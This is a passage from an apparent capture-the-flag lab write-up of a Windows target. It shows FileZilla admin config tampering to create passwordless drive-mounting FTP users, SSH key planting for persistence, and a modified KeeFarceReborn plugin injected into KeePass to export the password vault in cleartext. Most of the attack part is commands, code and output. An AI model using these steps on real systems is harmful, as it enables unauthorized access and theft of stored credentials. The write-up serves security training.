  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4        InHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4        InHost
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4        InHost
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       680      InHost
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       592      InHost
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       392      InHost
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       680      InHost
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       1892     InHost
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       1012     InHost
  TCP    0.0.0.0:49675          0.0.0.0:0              LISTENING       660      InHost
  TCP    10.10.204.6:139        0.0.0.0:0              LISTENING       4        InHost
  TCP    127.0.0.1:14148        0.0.0.0:0              LISTENING       3576     InHost
Confirmed
FileZilla Serveris listening on port14148/tcp
As it’s running locally, we use SSH to forward this port to our local machine:
$ sshpass -p 'backup123' ssh -L 14148:127.0.0.1:14148 backup@BERSRV200.kaiju.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Download and install FileZilla_Server_1.8.0_x86_64-linux:
$ sudo apt install .\FileZilla_Server_1.8.0_x86_64-linux-gnu.deb

put
kaiju123
Launch Filezilla Admin Interface (GUI):

Go to Settings > Users:

But we have an error when check backup user:

It’s a bug on this version because we are on Linux and the config in the server is for Windows environement then Path are different.
We export the configuration:


then modify the config file:
$ cat filezilla-server.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<filezilla-server-exported xmlns:fz="https://filezilla-project.org" xmlns="https://filezilla-project.org" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" fz:product_flavour="standard" fz:product_version="1.8.0">
<groups />
<users>
<default_impersonator index="0" enabled="false">
<name></name>
<password></password>
</default_impersonator>
<user name="ftp" enabled="true">
<mount_point tvfs_path="/" access="0" native_path="" new_native_path="E:\Public" recursive="1" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description></description>
<password index="0" />
<methods>0</methods>
</user>
<user name="backup" enabled="true">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="E:\Private" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description></description>
<password index="1">
<hash>ZqRNhkBO8d4VYJb0YmF7cJgjECAH43MHdNABkHYjNFU</hash>
<salt>aec9Yt49edyEvXkZUinmS52UrwNoNNgoM+6rK3fuFFw</salt>
<iterations>100000</iterations>
</password>
<methods>1</methods>
</user>
<user name="<system user>" enabled="false">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="%<home>" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description>This user can impersonate any system user.</description>
<impersonation login_only="false" />
<methods>1</methods>
</user>
<user name="pwnc" enabled="true">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="C:\" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description></description>
<password index="0" />
<methods>0</methods>
</user>
<user name="pwne" enabled="true">
<mount_point tvfs_path="/" access="1" native_path="" new_native_path="E:\" recursive="2" flags="0" />
<rate_limits inbound="unlimited" outbound="unlimited" session_inbound="unlimited" session_outbound="unlimited" />
<allowed_ips></allowed_ips>
<disallowed_ips></disallowed_ips>
<session_open_limits files="unlimited" directories="unlimited" />
<session_count_limit>unlimited</session_count_limit>
<description></description>
<password index="0" />
<methods>0</methods>
</user>
</users>
</filezilla-server-exported>
Added 2 users:
pwncto be able to mount theC:\drivepwneto be able to mount theE:\drive
Then import our altered config file and connect to FTP with pwnc account (no password, just ENTER):
$ ftp -i pwnc@BERSRV200.kaiju.vl
Connected to BERSRV200.kaiju.vl.
220-FileZilla Server 1.8.0
220 Please visit https://filezilla-project.org/
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd Users
250 CWD command successful
ftp> cd sasrv200
250 CWD command successful
ftp> cd Desktop
250 CWD command successful
ftp> dir
229 Entering Extended Passive Mode (|||65148|)
150 Starting data transfer.
-rw-rw-rw- 1 ftp ftp              36 Dec 17  2023 flag.txt
226 Operation successful
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||65206|)
150 Starting data transfer.
100% |************************************************************************************************************|    36      676.08 KiB/s    00:00 ETA
226 Operation successful
36 bytes received in 00:00 (348.08 KiB/s)
ftp>
Grab the 1st flag Kaiju_User-1:
$ cat flag.txt
VL{3d7355ebc6e4300fe957df0473a50db6}
To keep an access, we create a .ssh folder and put our SSH public key then we will be able to connect via SSH as sasrv200 user:
$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHibp0AzabBmZWo988urpFSbYagO3FKI+Jzc3UrcehTr user@countzero
ftp> mkdir .ssh
257 "/Users/sasrv200/.ssh" created successfully.
ftp> cd .ssh
250 CWD command successful
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||65277|)
150 Starting data transfer.
100% |************************************************************************************************************|    96        1.99 MiB/s    00:00 ETA
226 Operation successful
96 bytes sent in 00:00 (0.38 KiB/s)
ftp> quit
221 Goodbye.
Double check:
$ ssh -i ~/.ssh/id_ed25519 sasrv200@BERSRV200.kaiju.vl

Microsoft Windows [Version 10.0.20348.2159]
(c) Microsoft Corporation. All rights reserved.

kaiju\sasrv200@BERSRV200 C:\Users\sasrv200>
Access confirmed
Privilege escalation by KeePass plugin exploiting (Administrator)(Kaiju_User-2)
Check the user privileges:
USER INFORMATION
----------------

User Name      SID
============== ==============================================
kaiju\sasrv200 S-1-5-21-1202327606-3023051327-2528451343-1104


GROUP INFORMATION
-----------------

Group Name                             Type             SID                                         Attributes
====================================== ================ =========================================== ==================================================
Everyone                               Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BERSRV200\ftpadmins                    Alias            S-1-5-21-2619869422-1307147141-4583047-1003 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
Service asserted identity              Well-known group S-1-18-2                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
kaiju\sasrv200is a member ofBERSRV200\ftpadminsgroup
Check file and folder permission:
PS E:\Public> icacls.exe *
Configs BUILTIN\Administrators:(F)
        BUILTIN\Administrators:(I)(OI)(CI)(F)
        NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
        CREATOR OWNER:(I)(OI)(CI)(IO)(F)
        BUILTIN\Users:(I)(OI)(CI)(RX)
        BERSRV200\ftpadmins:(I)(OI)(CI)(F)

Licenses BUILTIN\Administrators:(F)
         BUILTIN\Administrators:(I)(OI)(CI)(F)
         NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
         CREATOR OWNER:(I)(OI)(CI)(IO)(F)
         BUILTIN\Users:(I)(OI)(CI)(RX)
         BERSRV200\ftpadmins:(I)(OI)(CI)(F)

Passwords BUILTIN\Administrators:(F)
          BUILTIN\Administrators:(I)(OI)(CI)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX)
          BERSRV200\ftpadmins:(I)(OI)(CI)(F)

Software BUILTIN\Administrators:(F)
         BUILTIN\Administrators:(I)(OI)(CI)(F)
         NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
         CREATOR OWNER:(I)(OI)(CI)(IO)(F)
         BUILTIN\Users:(I)(OI)(CI)(RX)
         BERSRV200\ftpadmins:(I)(OI)(CI)(F)

Temp BUILTIN\Administrators:(F)
     BUILTIN\Administrators:(I)(OI)(CI)(F)
     NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
     CREATOR OWNER:(I)(OI)(CI)(IO)(F)
     BUILTIN\Users:(I)(OI)(CI)(RX)
     BERSRV200\ftpadmins:(I)(OI)(CI)(F)

Successfully processed 5 files; Failed processing 0 files
PS E:\Public\Software> cd .\KeePass2\
PS E:\Public\Software\KeePass2> icacls.exe *
Database BUILTIN\Administrators:(F)
         BUILTIN\Administrators:(I)(OI)(CI)(F)
         NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
         CREATOR OWNER:(I)(OI)(CI)(IO)(F)
         BUILTIN\Users:(I)(OI)(CI)(RX)
         BERSRV200\ftpadmins:(I)(OI)(CI)(F)

KeePass.chm BUILTIN\Administrators:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(F)
            BUILTIN\Users:(I)(RX)
            BERSRV200\ftpadmins:(I)(F)

KeePass.config.xml BUILTIN\Administrators:(I)(F)
                   NT AUTHORITY\SYSTEM:(I)(F)
                   BUILTIN\Users:(I)(RX)
                   BERSRV200\ftpadmins:(I)(F)

KeePass.exe BUILTIN\Administrators:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(F)
            BUILTIN\Users:(I)(RX)
            BERSRV200\ftpadmins:(I)(F)

KeePass.exe.config BUILTIN\Administrators:(I)(F)
                   NT AUTHORITY\SYSTEM:(I)(F)
                   BUILTIN\Users:(I)(RX)
                   BERSRV200\ftpadmins:(I)(F)

KeePass.XmlSerializers.dll BUILTIN\Administrators:(I)(F)
                           NT AUTHORITY\SYSTEM:(I)(F)
                           BUILTIN\Users:(I)(RX)
                           BERSRV200\ftpadmins:(I)(F)

KeePassLibC32.dll BUILTIN\Administrators:(I)(F)
                  NT AUTHORITY\SYSTEM:(I)(F)
                  BUILTIN\Users:(I)(RX)
                  BERSRV200\ftpadmins:(I)(F)

KeePassLibC64.dll BUILTIN\Administrators:(I)(F)
                  NT AUTHORITY\SYSTEM:(I)(F)
                  BUILTIN\Users:(I)(RX)
                  BERSRV200\ftpadmins:(I)(F)

License.txt BUILTIN\Administrators:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(F)
            BUILTIN\Users:(I)(RX)
            BERSRV200\ftpadmins:(I)(F)

Plugins BUILTIN\Administrators:(F)
        BUILTIN\Administrators:(I)(OI)(CI)(F)
        NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
        CREATOR OWNER:(I)(OI)(CI)(IO)(F)
        BUILTIN\Users:(I)(OI)(CI)(RX)
        BERSRV200\ftpadmins:(I)(OI)(CI)(F)

ShInstUtil.exe BUILTIN\Administrators:(I)(F)
               NT AUTHORITY\SYSTEM:(I)(F)
               BUILTIN\Users:(I)(RX)
               BERSRV200\ftpadmins:(I)(F)

unins000.dat BUILTIN\Administrators:(I)(F)
             NT AUTHORITY\SYSTEM:(I)(F)
             BUILTIN\Users:(I)(RX)
             BERSRV200\ftpadmins:(I)(F)

unins000.exe BUILTIN\Administrators:(I)(F)
             NT AUTHORITY\SYSTEM:(I)(F)
             BUILTIN\Users:(I)(RX)
             BERSRV200\ftpadmins:(I)(F)

XSL BUILTIN\Administrators:(F)
    BUILTIN\Administrators:(I)(OI)(CI)(F)
    NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
    CREATOR OWNER:(I)(OI)(CI)(IO)(F)
    BUILTIN\Users:(I)(OI)(CI)(RX)
    BERSRV200\ftpadmins:(I)(OI)(CI)(F)

Successfully processed 14 files; Failed processing 0 files
Interesting, as in
BERSRV200\ftpadminsgroup then our user has full permissions in KeePass2 folder and subfolders
We found previously it.kdbx but not possible to crack it to find the password via JohnTheRipper.
We found that we have full permission in KeePass2 folder.
Maybe we can find a way to craft a malicious plugin to grab the password when any authenticated user access to the vault, but for that we need to know if anyone use it.
Quick check:
PS E:\Public\Software\KeePass2> ps -Name KeePass
ps : Cannot find a process with the name "KeePass". Verify the process name and call the cmdlet again.
At line:1 char:1
+ ps -Name KeePass
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (KeePass:String) [Get-Process], ProcessCommandException
    + FullyQualifiedErrorId : NoProcessFoundForGivenName,Microsoft.PowerShell.Commands.GetProcessCommand
Seems nobody use it currently
We can upload and run WinPspy to monitor system activities and discover if KeePass was running, but we can also do it via Poweshell like below:
while ($true) {
    Clear-Host
    Write-Host "Monitoring KeePass processes:"
    $Process = Get-Process | Where-Object { $_.ProcessName -like '*keepass*' }
    $Process | Format-Table -AutoSize
    Start-Sleep -Seconds 1
}
A few moment later:
Monitoring KeePass processes:

Handles NPM(K) PM(K) WS(K) CPU(s)   Id SI ProcessName
------- ------ ----- ----- ------   -- -- -----------
    370     29 32380 53632        3172  1 KeePass
KeePass process has been spawned successfully
Now, we will modify and compile KeeFarce Reborn, a standalone DLL that exports databases in cleartext once injected in the KeePass process.
$ git clone https://github.com/d3lb3/KeeFarceReborn.git
Modify the KeeFarceRebornPluginExt.cs code:
- Remove MessageBox prompts since there was no actual user in the lab.
- Change the export file path to store the extracted credentials in an accessible location.
private void OnFileOpened(object sender, FileOpenedEventArgs e)
{
    //MessageBox.Show("Database was opened!");

    // get the required info needed to perform export
    // no need to load assembly as we can use the plugin's m_host to intract with keepass
    var database = m_host.Database;
    var rootGroup = database.RootGroup;
    //MessageBox.Show("Found every object we need");

    // build the objects needed to perform export
    PwExportInfo pwExportInfo = new PwExportInfo(rootGroup, database);
    FileFormatProvider fileFormat = Program.FileFormatPool.Find("KeePass XML (2.x)");
    //string exportFilePath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "export.xml");
    string exportFilePath =  "C:\\temp\\export.xml";
    IOConnectionInfo iocOutput = IOConnectionInfo.FromPath(exportFilePath);
...
}
Don’t forget to copy the KeePass.exe from the server to our folder to compile the plugin:


Then upload the DLL to the Plugins folder on the server:
$ ftp -i pwnc@BERSRV200.kaiju.vl
Connected to BERSRV200.kaiju.vl.
220-FileZilla Server 1.8.0
220 Please visit https://filezilla-project.org/
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd Users/sasrv200/Downloads
250 CWD command successful
ftp> pwd
Remote directory: /Users/sasrv200/Downloads
ftp> put KeeFarceRebornPlugin.dll
local: KeeFarceRebornPlugin.dll remote: KeeFarceRebornPlugin.dll
229 Entering Extended Passive Mode (|||65068|)
150 Starting data transfer.
100% |************************************************************************************************************|  6144       74.16 MiB/s    00:00 ETA
226 Operation successful
6144 bytes sent in 00:00 (25.42 KiB/s)
PS E:\Public\Software\KeePass2\Plugins> copy C:\Users\sasrv200\Downloads\KeeFarceRebornPlugin.dll .
PS E:\Public\Software\KeePass2\Plugins> dir


    Directory: E:\Public\Software\KeePass2\Plugins


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/14/2024  11:06 PM           6144 KeeFarceRebornPlugin.dll
Enable plugins and export functionalities in KeePass.config.xml (add Policy section):
$ cat KeePass.config.xml
<?xml version="1.0" encoding="utf-8"?>
<Configuration xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
	<Meta>
		<PreferUserConfiguration>true</PreferUserConfiguration>
	</Meta>
	<Policy>
    		<Plugins>true</Plugins>
    		<Export>true</Export>
	</Policy>
</Configuration>
ftp> pwd
Remote directory: /Users/sasrv200/Downloads
ftp> put KeePass.config.xml
local: KeePass.config.xml remote: KeePass.config.xml
229 Entering Extended Passive Mode (|||65352|)
150 Starting data transfer.
100% |************************************************************************************************************|   335        7.42 MiB/s    00:00 ETA
226 Operation successful
335 bytes sent in 00:00 (1.41 KiB/s)
ftp> quit
221 Goodbye.
PS E:\Public\Software\KeePass2> copy C:\Users\sasrv200\Downloads\KeePass.config.xml .
PS E:\Public\Software\KeePass2> dir


    Directory: E:\Public\Software\KeePass2


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/27/2023   2:15 AM                Database
d-----        12/14/2024  11:09 PM                Plugins
d-----        12/27/2023   2:15 AM                XSL
-a----         6/11/2016  10:55 AM         727228 KeePass.chm
-a----        12/14/2024  11:18 PM            335 KeePass.config.xml
-a----         6/11/2016  10:53 AM        2779136 KeePass.exe
-a----         6/11/2016  10:55 AM            721 KeePass.exe.config
-a----         6/11/2016  10:53 AM         396864 KeePass.XmlSerializers.dll
-a----         6/11/2016  10:48 AM         562704 KeePassLibC32.dll
-a----         6/11/2016  10:50 AM         730640 KeePassLibC64.dll
-a----          1/1/2016   1:33 PM          18710 License.txt
-a----         6/11/2016  10:54 AM          92176 ShInstUtil.exe
-a----        12/17/2023   6:48 AM           4377 unins000.dat
-a----        12/17/2023   6:48 AM        1202385 unins000.exe
Create the temp folder:
PS E:\Public\Software\KeePass2> mkdir C:\temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/14/2024  11:20 PM                temp
A few moment later, the export.xml is created and we can retireve the local admin password:
PS C:\temp> type export.xml
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<KeePassFile>
        <Meta>
                <Generator>KeePass</Generator>
                <DatabaseName>IT Passwords</DatabaseName>
                <DatabaseNameChanged>2023-12-17T14:50:27Z</DatabaseNameChanged>
                <DatabaseDescription>IT Password Database</DatabaseDescription>
                <DatabaseDescriptionChanged>2023-12-17T14:50:27Z</DatabaseDescriptionChanged>
                <DefaultUserName />
                <DefaultUserNameChanged>2023-12-17T14:50:05Z</DefaultUserNameChanged>
                <MaintenanceHistoryDays>365</MaintenanceHistoryDays>
                <Color />
                <MasterKeyChanged>2023-12-17T14:50:05Z</MasterKeyChanged>
                <MasterKeyChangeRec>-1</MasterKeyChangeRec>
                <MasterKeyChangeForce>-1</MasterKeyChangeForce>
                <MemoryProtection>
                        <ProtectTitle>False</ProtectTitle>
                        <ProtectUserName>False</ProtectUserName>
                        <ProtectPassword>True</ProtectPassword>
                        <ProtectURL>False</ProtectURL>
                        <ProtectNotes>False</ProtectNotes>
                </MemoryProtection>
                <RecycleBinEnabled>True</RecycleBinEnabled>
                <RecycleBinUUID>XGYH0HkCbkGF2XYN2keRmQ==</RecycleBinUUID>
                <RecycleBinChanged>2023-12-17T14:50:05Z</RecycleBinChanged>
                <EntryTemplatesGroup>AAAAAAAAAAAAAAAAAAAAAA==</EntryTemplatesGroup>
                <EntryTemplatesGroupChanged>2023-12-17T14:50:05Z</EntryTemplatesGroupChanged>
                <HistoryMaxItems>10</HistoryMaxItems>
                <HistoryMaxSize>6291456</HistoryMaxSize>
                <LastSelectedGroup>dozpPjwzN02nwfYhoUnjFA==</LastSelectedGroup>
                <LastTopVisibleGroup>mF7+KnY7qkiMdF11L94iFA==</LastTopVisibleGroup>
                <Binaries />
                <CustomData />
        </Meta>
        <Root>
...
                        <Group>
                                <UUID>dozpPjwzN02nwfYhoUnjFA==</UUID>
                                <Name>Windows</Name>
                                <Notes />
                                <IconID>38</IconID>
                                <Times>
                                        <CreationTime>2023-12-17T14:50:27Z</CreationTime>
                                        <LastModificationTime>2023-12-17T14:50:27Z</LastModificationTime>
                                        <LastAccessTime>2023-12-17T15:36:16Z</LastAccessTime>
                                        <ExpiryTime>2023-12-17T14:48:53Z</ExpiryTime>
                                        <Expires>False</Expires>
                                        <UsageCount>2</UsageCount>
                                        <LocationChanged>2023-12-17T14:50:27Z</LocationChanged>
                                </Times>
                                <IsExpanded>True</IsExpanded>
                                <DefaultAutoTypeSequence />
                                <EnableAutoType>null</EnableAutoType>
                                <EnableSearching>null</EnableSearching>
                                <LastTopVisibleEntry>EYIcs2CKVkS5ZpbYbXlfFQ==</LastTopVisibleEntry>
                                <Entry>
                                        <UUID>EYIcs2CKVkS5ZpbYbXlfFQ==</UUID>
                                        <IconID>38</IconID>
                                        <ForegroundColor />
                                        <BackgroundColor />
                                        <OverrideURL />
                                        <Tags />
                                        <Times>
                                                <CreationTime>2023-12-17T15:36:18Z</CreationTime>
                                                <LastModificationTime>2023-12-17T15:37:07Z</LastModificationTime>
                                                <LastAccessTime>2023-12-17T15:37:07Z</LastAccessTime>
                                                <ExpiryTime>2023-12-17T15:35:48Z</ExpiryTime>
                                                <Expires>False</Expires>
                                                <UsageCount>1</UsageCount>
                                                <LocationChanged>2023-12-17T15:36:18Z</LocationChanged>
                                        </Times>
                                        <String>
                                                <Key>Notes</Key>
                                                <Value />
                                        </String>
                                        <String>
                                                <Key>Password</Key>
